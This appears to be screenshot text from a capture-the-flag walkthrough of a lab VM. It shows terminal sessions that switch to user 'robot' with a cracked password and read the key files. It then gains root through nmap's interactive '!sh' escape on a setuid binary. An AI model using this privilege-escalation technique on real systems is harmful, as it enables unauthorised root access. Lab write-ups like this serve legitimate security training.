
143

```
Parrot Terminal
File Edit View Search Terminal Help
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt password.raw-md5
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

su: Authentication failure
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

su: Authentication failure
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ id
id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
robot@linux:~$
```





```
Parrot Terminal
File Edit View Search Terminal Help
su robot
Password: abcdefghijklmnopqrstuvwxyz

su: Authentication failure
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

su: Authentication failure
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ id
id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
robot@linux:~$ ls
ls
key-2-of-3.txt password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```




File Edit View Search Terminal Help

```
Welcome to Interactive Mode -- press h <enter> for help
nmap> help
help
Nmap Interactive Commands:
n <nmap args> -- executes an nmap scan using the arguments given and
waits for nmap to finish. Results are printed to the
screen (of course you can still use file output commands).
! <command> -- runs shell command given in the foreground
x -- Exit Nmap
f [--spooof <fakeargs>] [--nmap_path <path>] <nmap args>
-- Executes nmap in the background (results are NOT
printed to the screen). You should generally specify a
file for results (with -oX, -oG, or -oN). If you specify
fakeargs with --spooof, Nmap will try to make those
appear in ps listings. If you wish to execute a special
version of Nmap, specify --nmap_path.
n -h -- Obtain help with Nmap syntax
h -- Prints this help screen.
Examples:
n -sS -O -v example.com/24
f --spooof "/usr/local/bin/pico -z hello.c" -sS -oN e.log example.com/24
nmap>
```



```
Parrot Terminal
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-- Executes nmap in the background (results are NOT
printed to the screen). You should generally specify a
file for results (with -oX, -oG, or -oN). If you specify
fakeargs with --spoof, Nmap will try to make those
appear in ps listings. If you wish to execute a special
version of Nmap, specify --nmap_path.
n -h      -- Obtain help with Nmap syntax
h         -- Prints this help screen.
Examples:
n -sS -O -v example.com/24
f --spoof "/usr/local/bin/pico -z hello.c" -sS -oN e.log example.com/24

nmap> !ls
!ls
bin  dev  home      lib  lost+found mnt  proc  run  srv  tmp  var
boot etc  initrd.img lib64 media  opt  root  sbin sys  usr  vmlinuz
waiting to reap child : No child processes
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
#
```



```
Parrot Terminal
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ls
bin dev home lib lost+found mnt proc run srv tmp var
boot etc initrd.img lib64 media opt root sbin sys usr vmlinuz
# cd /root
cd /root
# ls
ls
firstboot_done key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
# ls
ls
firstboot_done key-3-of-3.txt
# cat firstboot_done
cat firstboot_done
# ls
ls
firstboot_done key-3-of-3.txt
# pwd
pwd
/root
#
```